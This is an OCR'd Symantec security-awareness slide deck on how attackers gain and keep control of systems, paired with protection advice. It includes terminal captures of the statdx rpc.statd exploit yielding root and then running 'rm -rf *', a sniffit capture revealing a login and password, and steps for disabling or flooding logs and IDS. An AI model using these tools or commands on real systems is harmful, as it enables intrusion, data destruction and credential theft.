
symantec.

Taking Control
Exploiting Buffer Overflows




```
$ statdx -d 0 linux
uid=0(root) gid=0(root)
```


symantec.


/bin/bash
File Sessions Options Help
Uname -a
Linux users.aphacom.net 2.2.17-14 #1 Mon Feb 5 16:02:20 EST 2001 i686 unknown
statdx –d 0 ftp.wishing-bear.com
target: 0xbffff718 new: 0xbffff56c (offset: 600)
wiping 9 dwords
clnt_call(): RPC: Timed out
A timeout was expected. Attempting connection to shell..
OMG! You now have rpc.statd technique!@#$!
uid=0(root) gid=0(root)
Uname -a
Linux ftp.wishing-bear.com 2.2.17-14 #1 Mon Feb 5 16:02:20 EST 2001 i686 unknown
Cd / ; rm –rf *

Taking Control
Buffer Overflow Protection

- **Keep your systems and applications updated.**
- **Eliminate all unneeded setuid or setgid programs.**
- **Use intrusion detection systems and keep them updated.**
- **Protect your perimeter with a firewall**
  - Use a highly configurable, proxy-based firewall

Keeping Control
Backdoors and Trojan Horses

- **Backdoors**
  - Replace system program with backdoor program
  - Allows attackers to gain access without normal authentication process
  - Use similar technique with other system programs
- **Trojan horses**
  - My appear to be a normal or reasonable executable
  - May compromise system or install backdoor
- **Backdoor and Trojan horses will have the same behavior as the program they are replacing**

Keeping Control
Backdoor - Rootkit

- **New tools**
  - Bindshell - connects a shell to a network port
  - Packet sniffer specialized to look for user names and passwords
  - Tools to remove entries from wtmp, utmp and last log
  - Tools to modify checksum and timestamp to that of the original non-Trojan executable
- **Change common commands to hide presence**
  - ls, ps, crontab, du, find, ifconfig, netstat, pidof and top
- **Add new version of system commands with backdoors**
  - inetd, login, rshd

Keeping Control
Backdoor - Knark (Linux Kernel Rootkit)

- **Implemented as a loadable kernel module**
- **Contains the following features:**
  - Hide/Unhide files or directories
  - Hide TCP or UDP connections
  - Unauthorized privilege escalation (“rootme”)
  - Utility to change UID/GID of running processes.
- **Includes exploits for attacking other Linux systems**
- **Written by author as a Prof-of-concept**

Keeping Control
Backdoor and Trojan Protection

- Keep your systems and applications updated.
- Check critical files for tampering (MD5 signature).
- Use intrusion detection systems and keep them updated.
- Use of vulnerability or port scanners such as nessus, nmap or commercial tools can help identify new or unusual network connections.
- Chkrootkit (www.chkrootkit.org) is a Linux/Unix too that scans a system looking for evidence of a root kit.
- Rkscan (www.hsc.fr/ressources/outils/rkscan/) is a kernel-based module rootkit scanner for Linux.

Who Is Watching?
Covering Your Tracks

- **What logging is active?**
  - syslogd
  - Tripwire
  - Event log
  - Commercial monitoring and intrusion detection packages
- **Find logs**
- **Turn them off**
- **Flood them with noise**
- **Remove incriminating audit trail entries**

Who Is Watching?
Covering Your Tracks (Stick)

- **Repeatable sends random attack signatures across a target network in the order of thousands-per-second.**
- **The intent is to:**
  - Cause Network IDS to become so busy processing signatures that it will start dropping packets and miss any real attack signatures
  - Report so many events that the administrator ignores or disables the IDS.
  - The real signatures are included with thousands of other fake signatures making it very difficult to identify the actual attack.

Who Is Watching?
Protection

- Remote system monitoring
- Real-time intrusion detection and response (Network and Host based)
- Layers of monitoring
- Storing monitored data on other systems to protect against tampering
- Anomaly detection - look for unusual behaviour
- Use IDS rules that detect audit trail tampering

What else can I do…?


- Once inside, the attacker can get almost any information they want
- Packet sniffers
- On-line network maps and management tools
- More probing to find new systems

What else can I do…?
Packet Sniffers

- Promiscuous mode network-interface-card
- Open source - sniffit, …
- Commercial products
- Identify additional systems, login names and passwords

What else can I do…?
Packet Sniffers (Non-Switched Networks)

A hub will broadcast all network traffic. It does not know where the destination host is located.



Hub

Laptop
System A


Computer
System B

Server
System C

symantec.


What else can I do…?

Packet Sniffers - Sniffit





```
# sniffit -i
??????--????(LOGIN-NAME)
(PASSWORD)????????
```


symantec.


/bin/bash
File Sessions Options Help
sniffit -t 10.0.0.1
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (10.0.0.2)
Gracefull shutdown...
ls
10.0.0.17.1655-10.0.0.2.23
Cat 10.0.0.17.1655-10.0.0.2.23
ÿûÿü ÿü#ÿü'ÿúvt100ÿðÿûÿü
ÿü#ÿü'ÿúvt100ÿðÿÿÿÿÿûÿüÿþÿü!ÿûÿüÿþÿü!ÿüÿüÿÿÿjoe
mysecret
mail dave
Dave,
On Monday fire Steve.
Joe
exit
#

What else can I do…?
Packet Sniffers (Switched Networks)

A network switch will send network traffic to destination host.



